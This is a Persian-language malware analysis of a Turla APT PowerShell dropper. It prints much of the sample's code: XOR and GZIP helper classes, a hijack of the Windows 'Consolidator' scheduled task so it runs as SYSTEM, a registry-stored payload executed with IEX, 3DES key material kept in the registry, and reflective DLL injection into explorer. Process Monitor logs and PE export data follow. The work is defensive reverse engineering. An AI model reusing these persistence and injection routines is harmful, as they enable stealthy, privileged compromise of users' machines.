تحلیل نمونه‌ی Turla APT

نویسنده: ابوالفضل کاظمی

فایل Powershell این APT که بخش اجرایی اصلی آن بوده و بخش اجرایی و Persistence این APT به کمک آن انجام می‌شود ترکیبی از Powershell، استفاده از چند کلاس C# و دو رشته‌ی Base64 طولانی است. در زمان اجرای اسکریپت نیز چند کلید رجیستری ایجاد می‌شوند که در این اسکریپت مستقیم از آن‌ها استفاده نمی‌شود ولی در ادامه کاربرد جالبی دارند که به آن می‌پردازیم. نمایی از اسکریپت اولیه به صورت زیر است:

```
function TVM730egf([string[]]$GP50afa) { $UC33gfa = ((1..(Get-Random -Min 2 -Max 4) | % {[Char](Get-Random -Min 0x41 -Max 0x5B)}) -join '');
$EQ33abh = ((1..(Get-Random -Min 2 -Max 4) | % {[Char](Get-Random -Min 0x30 -Max 0x3A)}) -join '');
$OFK689fa = ((1..(Get-Random -Min 2 -Max 4) | % {[Char](Get-Random -Min 0x61 -Max 0x6B)}) -join '');
$TTG32aa = $UC33gfa + $EQ33abh + $OFK689fa;
if($GP50afa -contains $TTG32aa){$TTG32aa = Get-RandomVar $GP50afa;
} $GP50afa += $TTG32aa;
return $TTG32aa, $GP50afa;
}  function PAZ488af { param([string]$BRK627db, [string]$IJV434ghf) try {  $KXI603eh = New-Object -ComObject('Schedule.Service');
$KXI603eh.connect('localhost');
$LM625cbg = $KXI603eh.GetFolder($IJV434ghf);
$ZH626hg = $KXI603eh.NewTask($null);
 [string]$SV557ebg = [System.IO.Path]::GetTempFileName();
Remove-Item -Path $SV557ebg -Force;
[string]$VD295gbh = [System.IO.Path]::GetFileName($SV557ebg);
 $PS061hh = New-Object System.Text.ASCIIEncoding;
$HZ96da = [Convert]::FromBase64String("cHVibGljIHN0YXRpYyBjbGFzcyBSWlA2NDViZXtwdWJsaWMgc3RhdGljIGJ5dGVbXSBYRDAxNGljKGJ5dGVbXSBpbmNvbWVfYnl0ZXMsI
$VTC52ii = $PS061hh.GetString($HZ96da, 0, $HZ96da.Length);
try{ Add-Type $VTC52ii -erroraction 'silentlycontinue' } catch{ return;
$HT29hh = [Convert]::FromBase64String($TEX262hh);
$MO67cc = 'H4sIAAAAAAAAEAIy5xw7ETJIeeB9g3qEhCJAEzgy9KQk60HtPFo2gA733ZNEM9t2Xf2u7e8xKuzdWFjMzMiPiM2B5jNneTOOfWBr91Ol//h/uvjZj9T//9B9lGsXy9h/+9LcRy
$PVU468aa = [Convert]::FromBase64String($MO67cc);
 $GS459ea = "$((1..(Get-Random -Min 8 -Max 10) | % {[Char](Get-Random -Min 0x3A -Max 0x5B)}) -join '')$((1..(Get-Random -Min 5 -Max 8) | % {[Cha
 [byte[]]$JQ587aa = [RZP645be]::XD014ic($HT29hh, $PS061hh.GetBytes($GS459ea));
[byte[]]$QIG418ba = [RZP645be]::XD014ic($PVU468aa, $PS061hh.GetBytes($GS459ea));
 $AT85ced = [Convert]::ToBase64String($JQ587aa);
$ARO88iab = [Convert]::ToBase64String($QIG418ba);
 $VP96hb = @();
[string]$PS061hh, [string[]]$VP96hb = TVM730egf $VP96hb;
[string]$RPW45dij, [string[]]$VP96hb = TVM730egf $VP96hb;
[string]$RIZ505ia, [string[]]$VP96hb = TVM730egf $VP96hb;
[string]$HZ96da, [string[]]$VP96hb = TVM730egf $VP96hb;
[string]$VTC52ii, [string[]]$VP96hb = TVM730egf $VP96hb;
[string]$EQN37bdi, [string[]]$VP96hb = TVM730egf $VP96hb;
```

```
try{ Add-Type `$$VTC52ii -erroraction 'silentlycontinue' }catch{ return;
 }`$$EQN37bdi = `"$HQO388ea`";
`$$MLJ011hei = [Convert]::FromBase64String(`$$EQN37bdi);
`$$ZFR897jhg = [RZP645be]::XD014ic(`$$MLJ011hei, `$$PS061hh.GetBytes(`$GS459ea));
`$$ZFR897jhg = [TUU88aae]::IHF638jib(`$$ZFR897jhg);
`$$LEJ66ih = `$$PS061hh.GetString(`$$ZFR897jhg, 0, `$$ZFR897jhg.Length);
iex `$$LEJ66ih;
";
  Set-ItemProperty -Path $MP722jg -Name "WSqmCons" -Value ([Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes($MTC584bb)));
 if(-not(Test-Path($BRK627db))) {     $SYL376baa = (Get-ItemProperty -Path $MP722jg).WSqmConBak;
    if ($SYL376baa.Length -eq 0){"Fatal error";
 }  $JLF41fe = Get-Item $BRK627db;
 [xml]$SYL376baa = Get-Content $JLF41fe.FullName;
  [byte[]]$JP844baj = Get-Content $JLF41fe.FullName -encoding Byte;
Set-ItemProperty -Path $MP722jg -Name "WSqmConBak" -Value $JP844baj;
 $IKO451jga = $SYL376baa.Task.Triggers.LogonTrigger;
if ("$IKO451jga" -eq "") {     $IKO451jga = $SYL376baa.CreateElement('LogonTrigger', $SYL376baa.Task.NamespaceURI);
$YC95gfd = $SYL376baa.Task.Actions.Exec.Arguments;
 if("$DL70iff" -ne "cmd.exe") {     Set-ItemProperty -Path $MP722jg -Name "WSqmConBin" -Value $DL70iff;
$ME920bh = "`$GS459ea = '$GS459ea';
[Text.Encoding]::ASCII.GetString([Convert]::\`"Fr``omBa``se6``4Str``ing\`"((gp $MP722jg).WSqmCons))|iex;
";
$SYL376baa.Task.Actions.Exec.Arguments = " /c `"" + $DL70iff + " " + $YC95gfd + "& powershell.exe -v 2 `"$ME920bh`"`"";
$ZH626hg.XmlText = $SYL376baa.OuterXml;
$LM625cbg.RegisterTaskDefinition($JLF41fe.Name, $ZH626hg, 6, 'SYSTEM', $null, 5);
} catch{} Sleep 1;
$(powershell.exe -v 2 "`$GS459ea = '$GS459ea';
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp $MP722jg).WSqmCons))|iex") }  Write-Host "= $XX93ieg =";
 if ($XX93ieg -eq "reset"){Write-Output 'Reset';
New-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-bed0-fa080ed05a3b}\ChannelReferenc
New-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-bed0-fa080ed05a3b}\ChannelReferenc
 PAZ488af 'C:\Windows\System32\Tasks\Microsoft\Windows\Customer Experience Improvement Program\Consolidator' 'Microsoft\Windows\Customer Experie
```

در ابتدای اسکریپت Powershell یک تابع وجود دارد که یک ورودی رشته دریافت کرده و درون بدنش یک رشته‌ی تصادفی ایجاد شده و به انتهای ورودی چسبیده و به همراه رشته‌ی تصادفی تولید شده به عنوان ۲ خروجی، ارسال می‌شوند. این تابع ۱۰ بار بر روی پارامترهای ورودی تابع اصلی اسکریپت به اسم PAZ488af فراخوانی میشه ولی بررسی دقیق‌تر نشون میده که هیچ کاربرد اجرایی نداره و فقط به منظور گمراه کردن است. تابع مذکور به صورت زیر پیاده‌سازی شده است:

```
function TVM730egf([string[]]$GP50afa) {
    $UC33gfa = ((1..(Get-Random -Min 2 -Max 4) | % {[Char](Get-Random -Min 0x41 -Max 0x5B)}) -join '');
    $EQ33abh = ((1..(Get-Random -Min 2 -Max 4) | % {[Char](Get-Random -Min 0x30 -Max 0x3A)}) -join '');
    $OFK689fa = ((1..(Get-Random -Min 2 -Max 4) | % {[Char](Get-Random -Min 0x61 -Max 0x6B)}) -join '');
    $TTG32aa = $UC33gfa + $EQ33abh + $OFK689fa;
    if($GP50afa -contains $TTG32aa){
        $TTG32aa = Get-RandomVar $GP50afa;
    }
    $GP50afa += $TTG32aa;
    return $TTG32aa, $GP50afa;
 };
```

تابع اصلی اسکریپت (PAZ488af) دو پارامتر دارد که مربوط به اطلاعات یک Scheduler Job است که ویندوز از آن برای جمع آوری اطلاعات Customer Experience استفاده می‌کند. این پارامترها که اولی دقیقا مسیر فایل XML سرویس است به صورت زیر هستند:

```
'C:\Windows\System32\Tasks\Microsoft\Windows\Customer Experience Improvement
Program\Consolidator'
'Microsoft\Windows\Customer Experience Improvement Program'
```

درون اسکریپت سه کلاس C# نیز به صورت Base64 وجود دارند که به صورت Helper برای عملیات مختلف استفاده شده و با Add-Type درون Powershell اضافه می‌شوند. اولین کلاس برای خواندن از یک Stream و کپی کردن داده‌ها در یک Stream دیگر است که به صورت زیر تعریف شده است. این کلاس، در کلاس بعدی که برای Compress/Decompress است، استفاده شده و در اسکریپت کاربرد مستقیم ندارد.

```
public static class WQD85dd{
    public static void JX068cga(Stream input, Stream output){
        byte[] buffer = new byte[16 * 1024];
        int bytesRead;
        while((bytesRead = input.Read(buffer, 0, buffer.Length)) > 0){
            output.Write(buffer, 0, bytesRead);
        }
    }
}
```

کلاس دوم برای پیاده‌سازی یک عملیات رمزنگاری ساده به کمک XOR است که دو آرایه از بایت‌ها را دریافت کرده و بایت به بایت باهم XOR می‌کند. در تابع این کلاس رشته‌ی اول به عنوان داده‌ی اصلی و دومی به عنوان کلید در نظر گرفته شده و به صورت چرخشی بر اساس اندازه‌ی کلید، بایت‌های ورودی با آن XOR می‌شوند.

```
public static class RZP645be{
    public static byte[] XD014ic(byte[] income_bytes, byte[] gamma){
        byte[] output = new byte[income_bytes.Length];
        for (int i = 0; i < income_bytes.Length; ++i){
            output[i] = (byte)(income_bytes[i] ^ gamma[i % gamma.Length]);
        }
        return output;
    }
}
```

اما کلاس سوم دو تابع دارد که برای Compress/Decompress کردن ورودی به کمک GZIP استفاده می‌شود. تابع اول ورودی را فشرده کرده و دومی به اسم IHF638jib ورودی را از حالت فشرده خارج می‌کند.

```
public static class TUU88aae{
    public static byte[] AGI74bd(byte[] arrayToCompress){
        using (MemoryStream outStream = new MemoryStream()){
            using (GZipStream tinyStream = new GZipStream(outStream, CompressionMode.Compress))
            using (MemoryStream mStream = new MemoryStream(arrayToCompress))
                WQD85dd.JX068cga(mStream, tinyStream);
                return outStream.ToArray();
        }
    }
    public static byte[] IHF638jib(byte[] arrayToDecompress){
        using (MemoryStream inStream = new MemoryStream(arrayToDecompress))
        using (GZipStream bigStream = new GZipStream(inStream, CompressionMode.Decompress))
        using (MemoryStream bigStreamOut = new MemoryStream()){
            WQD85dd.JX068cga(bigStream, bigStreamOut);
            return bigStreamOut.ToArray();
        }
    }
}
```

اتفاقی که در تابع اصلی اسکریپت (PAZ488af) رخ می‌دهد به این صورت است که فایل xml مربوط به Customer Experience Task Scheduler ویرایش می‌شود که یک کد Powershell را اجرا کند. همچنین در زمان ثبت تغییرات، تنظیم می‌شود که Task مذکور با کاربر SYSTEM اجرا شده و مجوز کامل داشته باشد. اما کد Powershellای که Task باید آنرا اجرا کند نیز خود یک چرخه‌ای را طی کرده و به صورت رشته در رجیستری با اسم WSqmCons و در مسیر زیر قرار گرفته و Task در اصل این کلید رجیستری را خوانده و آنرا به کمک IEX اجرا می‌کند.

```
HKLM:\SOFTWARE\Microsoft\SQMClient\Windows
```

تمیز شده‌ی چیزی که Task با powershell -v 2 اجرا می‌کند به صورت زیر است که در آن مقدار تنظیم شده برای GS459ea کلید XOR است که برای Decrypt مورد استفاده قرار می‌گیرد.

```
$GS459ea = '$GS459ea';
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp $SQMRegPath).WSqmCons)) | iex
```

البته این نکته رو هم اضافه کنم که اجرا شدن کد نهایی تنها به Task محدود نشده و در انتهای اسکپریت آلوده‌ی Powershell نیز این کد به صورت زیر اجرا می‌شود.

```
$(powershell.exe -v 2 "`$GS459ea = '$GS459ea';
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp $SQMRegPath).WSqmCons))|iex")
```

اما برسیم به اینکه در رجیستری و در کلیدی به اسم WSqmCons چه چیزی قرار می‌گیرد که بعدا اجرا شود.

تمامی این موارد فقط بخش Payload و مراحل Initial Access و انجام Persist را شامل می‌شوند و بخش اصلی بدافزار را تشکیل نمی‌دهند. بخش اصلی دو رشته به نام‌های TEX262hh, MO67cc است که با یک شرط چک می‌شود که در نهایت کدامیک اجرا شده و مورد استفاده قرار گیرد. شرطی که چک می‌شود به صورت زیر است که با چک کردن اندازه‌ی Pointer مشخص می‌کند که سیستم ۳۲بیتی است یا ۶۴ بیتی.

```
if([System.IntPtr]::Size -eq 4)
```

تغییراتی که بر روی رشته‌ی انتخاب شده رخ داده و در نهایت به صورت جزئی از اسکریپت نهایی قرار می‌گیرد، که اجرا شده و در رجیستری ذخیره شود به صورت زیر هستند:

۱. از Base64 به آرایه‌ای از بایت تبدیل می‌شود.
۲. توسط کلاس XOR معرفی شده در بخش‌های قبلی Encrypt می‌شود.
۳. مجدد Base64 شده و در اسکریپت نهایی قرار می‌گیرد که به همین صورت رمز شده در رجیستری ذخیره شود.
۴. در زمان اجرا ابتدا از Base64 تبدیل به آرایه‌ای از بایت تبدیل می‌شود.
۵. توسط کلاس XOR از رمز خارج می‌شود.
۶. توسط کلاس Decompress پردازش شده و از حالت فشرده خارج می‌شود.
۷. از آرایه‌ی بایتی به رشته تبدیل می‌شود و توسط IEX اجرا می‌شود.

بخشی که عملیات Decode/Decrypt و اجرا کردن رو در بر داره به صورت زیر پیاده‌سازی شده. اسکریپت ۳۲ یا ۶۴ بیتی در HQO388ea قرار می‌گیرد و به این بخش ارسال می‌شود. تابع XD014ic برای XOR و تابع IHF638jib برای Decompress استفاده می‌شود:

```
$EQN37bdi = "$HQO388ea";
$MLJ011hei = [Convert]::FromBase64String($EQN37bdi);
$ZFR897jhg = [RZP645be]::XD014ic($MLJ011hei, $PS061hh.GetBytes($GS459ea));
$ZFR897jhg = [TUU88aae]::IHF638jib($ZFR897jhg);
$LEJ66ih = $PS061hh.GetString($ZFR897jhg, 0, $ZFR897jhg.Length);
iex $LEJ66ih;
```

من تغییر دادم که رشته‌ی ۳۲و ۶۴ بیتی که بخش اجرایی اصلی است در یک فایل ذخیره شود که امکان بررسی آن وجود داشته باشد. **در ادامه به بررسی کد ۶۴ بیتی می‌پردازیم.**

در ابتدای اسکریپت تولید شده کلاس Compress/Decompress با اسم جدید تعریف تعریف شده است. چون کد تغییری نکرده من نمیارم ولی این رو بگم که تابع [VO01bag]::RJ85ige برای عملیات Decompress تعریف شده است. در این اسکریپت دو اتفاق رخ می‌دهد. اول اینکه یک رشته که فشرده و با 3DES رمزنگاری شده است ابتدا Decrypt شده و سپس Decompress می‌شود. بخش جالب در این مرحله Password و Salt استفاده شده برای کلید 3DES است که در اسکریپتی که Scheduler را می‌ساخت در رجیستری ذخیره شده و اینجا از رجیستری خوانده می‌شود که یک Decoupling بین انتخاب کلید و استفاده از آن انجام شده و تحلیل آن مشکل‌تر شود. مسیر ذخیره این پارامترها در زیر است. در این آدرس Password با اسم N و Salt استفاده شده با اسم S ذخیره می‌شود که مقادیر را هم می‌توانید ببینید:

```
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-bed0-fa080ed05a3b}\ChannelReferences\0

# N=Password=       RTXQ34741eaf
# S=Salt=           ZYYM067dijgg
```

بخشی که عملیات رمزگشایی را انجام می‌دهد به صورت زیر است (من اسامی رو هم تغییر دادم که وظیفه‌ی هر بخش مشخص باشه)


```
 $Base64Data = "MK3N6UGtRpkLV3may+3VILN4b........................."
 $EncStr = [Convert]::FromBase64String($Base64Data);
 [Byte[]]$EncBytes = New-Object Byte[]($EncStr.Length);

$DecKey=New-Object
System.Security.Cryptography.PasswordDeriveBytes($Password,$AsciiEncoder1.GetBytes($Salt),"SHA1",2);
 [Byte[]]$DecKeyBytes = $DecKey.GetBytes(16);

 $DES_IV = $AsciiEncoder1.GetBytes("FVADRCORAOSKBHPX");
 $TripleDESProv = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
 $TripleDESProv.Mode = [System.Security.Cryptography.CipherMode]::CBC;

 $DES_Decryptor = $TripleDESProv.CreateDecryptor($DecKeyBytes, $DES_IV);
 $MEM_Stream = New-Object System.IO.MemoryStream($EncStr, $True);
 $DecStream = New-Object System.Security.Cryptography.CryptoStream($MEM_Stream, $DES_Decryptor,
[System.Security.Cryptography.CryptoStreamMode]::Read);
 $CF863ja = $DecStream.Read($EncBytes, 0, $EncBytes.Length);
 $DecompressedDecryptedData = [VO01bag]::RJ85ige($EncBytes);

 return $AsciiEncoder1.GetString($DecompressedDecryptedData,0,$DecompressedDecryptedData.Length);
```

رشته‌ای که از این عملیات بدست می‌آید، طبق بررسی من از Invoke-ReflectivePEInjection گرفته شده و بوسیله‌ی اون یک تابع Run ایجاد شده و فقط چند خط آخر تابع به صورت زیر اضافه شده است که نحوه‌ی فراخوانی رو مشخص می‌کنه:

```
try{
    $content = $(Get-Content "C:\Users\Public\Documents\thumbs.ini" -Encoding Byte -ErrorAction
SilentlyContinue);
    [Text.Encoding]::ASCII.GetString($content) | iex;
    Remove-Item "C:\Users\Public\Documents\thumbs.ini" -ErrorAction SilentlyContinue -Force;
}
catch{"$($error[0])"};
PEBytes.Length;
Run -PEBytes $PEBytes -ProcName "explorer";
```

اینجا کار جالبی انجام شده. این کد باعث میشه که اگر فایل thumbs.ini وجود داره با IEX اجرا بشه و پس از حذف فایل میره تابع Run رو فراخوانی می‌کنه که باعث Inject شدن DLL موجود در حافظه (اصلا روی دیسک قرار نمیگیره!!!) در پروسه‌ی explorer میشه! D-:

اما یک نگاهی هم به بخش Export از DLL بندازیم که من روی دیسک ذخیره کردم و با PEBear بازش کردم:




Disasm: .text | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Imports

Offset	Name	Value	Meaning
16F6E0	Characteristics	0	
16F6E4	TimeDateStamp	5BACD7A1	Thursday, 27.09.2018 13:14:09 UTC
16F6E8	MajorVersion	0	
16F6EA	MinorVersion	0	
16F6EC	Name	17071C	x64_Release.dll
16F6F0	Base	1	
16F6F4	NumberOfFunctions	2	
16F6F8	NumberOfNames	2	
16F6FC	AddressOfFunctions	170708	
16F700	AddressOfNames	170710	
16F704	AddressOfNameOrdinals	170718	

Exported Functions [2 entries]


Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
16F708	1	B0900	17072C	UMEP	
16F70C	2	B12C0	170731	VFEP	

اما برسیم به اجرا کردن و مشاهده‌ی لاگ‌هایی که در **Process Monitor** و از طریق **Sysmon** می‌توانیم ببینیم. اول بررسی کنیم که وضیت **Consolidator Task** قبل از اجرای اسکریپت چطور بوده و بخش **Action** در فایل **XML** آن چه ساختاری دارد.




```
<Actions Context="WinSQMAccount">
    <Exec>
      <Command>%SystemRoot%\System32\wsqmcons.exe</Command>
    </Exec>
 </Actions>
```

با اجرا کردن اسکریپت بخش **Action** به صورت زیر تغییر کرده و علاوه بر عمل اصلی که دارد اجرای **Powershell** را نیز در بر خواهد داشت.




```
<Actions Context="WinSQMAccount">
    <Exec>
      <Command>cmd.exe</Command>
        <Arguments>/c "%SystemRoot%\System32\wsqmcons.exe &amp;amp; powershell.exe -v 2 "$GS459ea =
'?CF:M;XHW74506tndxynodr';
```


```
    [Text.Encoding]::ASCII.GetString([Convert]::\"Fr`omBa`se6`4Str`ing\"((gp
HKLM:\SOFTWARE\Microsoft\SQMClient\Windows).WSqmCons))|iex;
    ""</Arguments>
    </Exec>
  </Actions>
```


با بررسی روند اجرای اسکریپت به کمک Process Monitor موارد زیر مشاهده می‌شود:

- ایجاد کلید در رجیستری برای مواردی که به عنوان Password, Salt استفاده می‌شوند
- ایجاد کلید در رجیستری برای اسکریپتی که توسط Scheduler باید اجرا شود.
- برقراری ارتباط IPC به کمک Pipe که در لاگ‌های Sysmon نیز دقیق‌تر بررسی می‌کنیم.
- ایجاد یکسری فایل Temp توسط Powershell و پروسه‌ی csc.exe (کامپایلر CSharp) که پس از اجرا حذف می‌شوند. (بخشی از این‌فایل‌ها نمایش داده شده است)
- دسترسی به فایل dll مربوط به Scheduler برای ارتباط COM

Process Name	PID	Operation	Path	Detail
powershell.exe	8508	CreateFile	D:\Exercises\Turla-Files\134919151466c9292bdcb7c24c32c841a5183d880072b0ad5e8b3a3a830afef8.ps1	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Dir...
powershell.exe	8508	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-bed0-fa080ed05a3b}\ChannelReferences\0	Desired Access: Read/Write, Disposition: REG_CREATED_NEW_KEY
powershell.exe	8508	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-bed0-fa080ed05a3b}\ChannelReferences\0\N	Type: REG_SZ, Length: 26, Data: RTXQ34741eaf
powershell.exe	8508	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Publishers\{cabe18a5-69b9-4eec-bed0-fa080ed05a3b}\ChannelReferences\0\S	Type: REG_SZ, Length: 26, Data: ZYYM067dijgg
powershell.exe	8508	RegQueryValue	HKCR\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\InprocServer32\(Default)	Type: REG_SZ, Length: 66, Data: C:\Windows\System32\taskschd.dll
powershell.exe	8508	TCP Connect	DESKTOP-3B7EU10:63550 -> DESKTOP-3B7EU10:epmap	Length: 0, mss: 65475, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 2619000, rcvwinscale: 8, sndwinscale:...
powershell.exe	8508	TCP Send	DESKTOP-3B7EU10:63550 -> DESKTOP-3B7EU10:epmap	Length: 160, startime: 3379947, endtime: 3379947, seqnum: 0, connid: 0
powershell.exe	8508	TCP Receive	DESKTOP-3B7EU10:63550 -> DESKTOP-3B7EU10:epmap	Length: 108, seqnum: 0, connid: 0
powershell.exe	8508	TCP Connect	DESKTOP-3B7EU10:63551 -> DESKTOP-3B7EU10:49667	Length: 0, mss: 65475, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 2619000, rcvwinscale: 8, sndwinscale:...
powershell.exe	8508	TCP Send	DESKTOP-3B7EU10:63551 -> DESKTOP-3B7EU10:49667	Length: 301, startime: 3379948, endtime: 3379948, seqnum: 0, connid: 0
powershell.exe	8508	TCP Receive	DESKTOP-3B7EU10:63551 -> DESKTOP-3B7EU10:49667	Length: 387, seqnum: 0, connid: 0
powershell.exe	8508	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\tmp8071.tmp	Desired Access: Generic Read, Disposition: Create, Options: Synchronous IO Non-Alert, Non-Di...
powershell.exe	8508	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\zjihtb0s\zjihtb0s.tmp	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO N...
powershell.exe	8508	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\zjihtb0s\zjihtb0s.0.cs	Desired Access: Generic Read/Write, Disposition: Overwritelf, Options: Synchronous IO Non-Ale...
powershell.exe	8508	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\zjihtb0s\zjihtb0s.dll	Desired Access: Generic Read/Write, Disposition: Overwritelf, Options: Synchronous IO Non-Ale...
powershell.exe	8508	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\zjihtb0s\zjihtb0s.cmdline	Desired Access: Generic Write, Read Attributes, Disposition: Overwritelf, Options: Synchronous I...
powershell.exe	8508	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\zjihtb0s\zjihtb0s.out	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO N...
powershell.exe	8508	CreateFile	C:\Users\Abolfazl\AppData\Local\Temp\zjihtb0s\zjihtb0s.err	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO N...
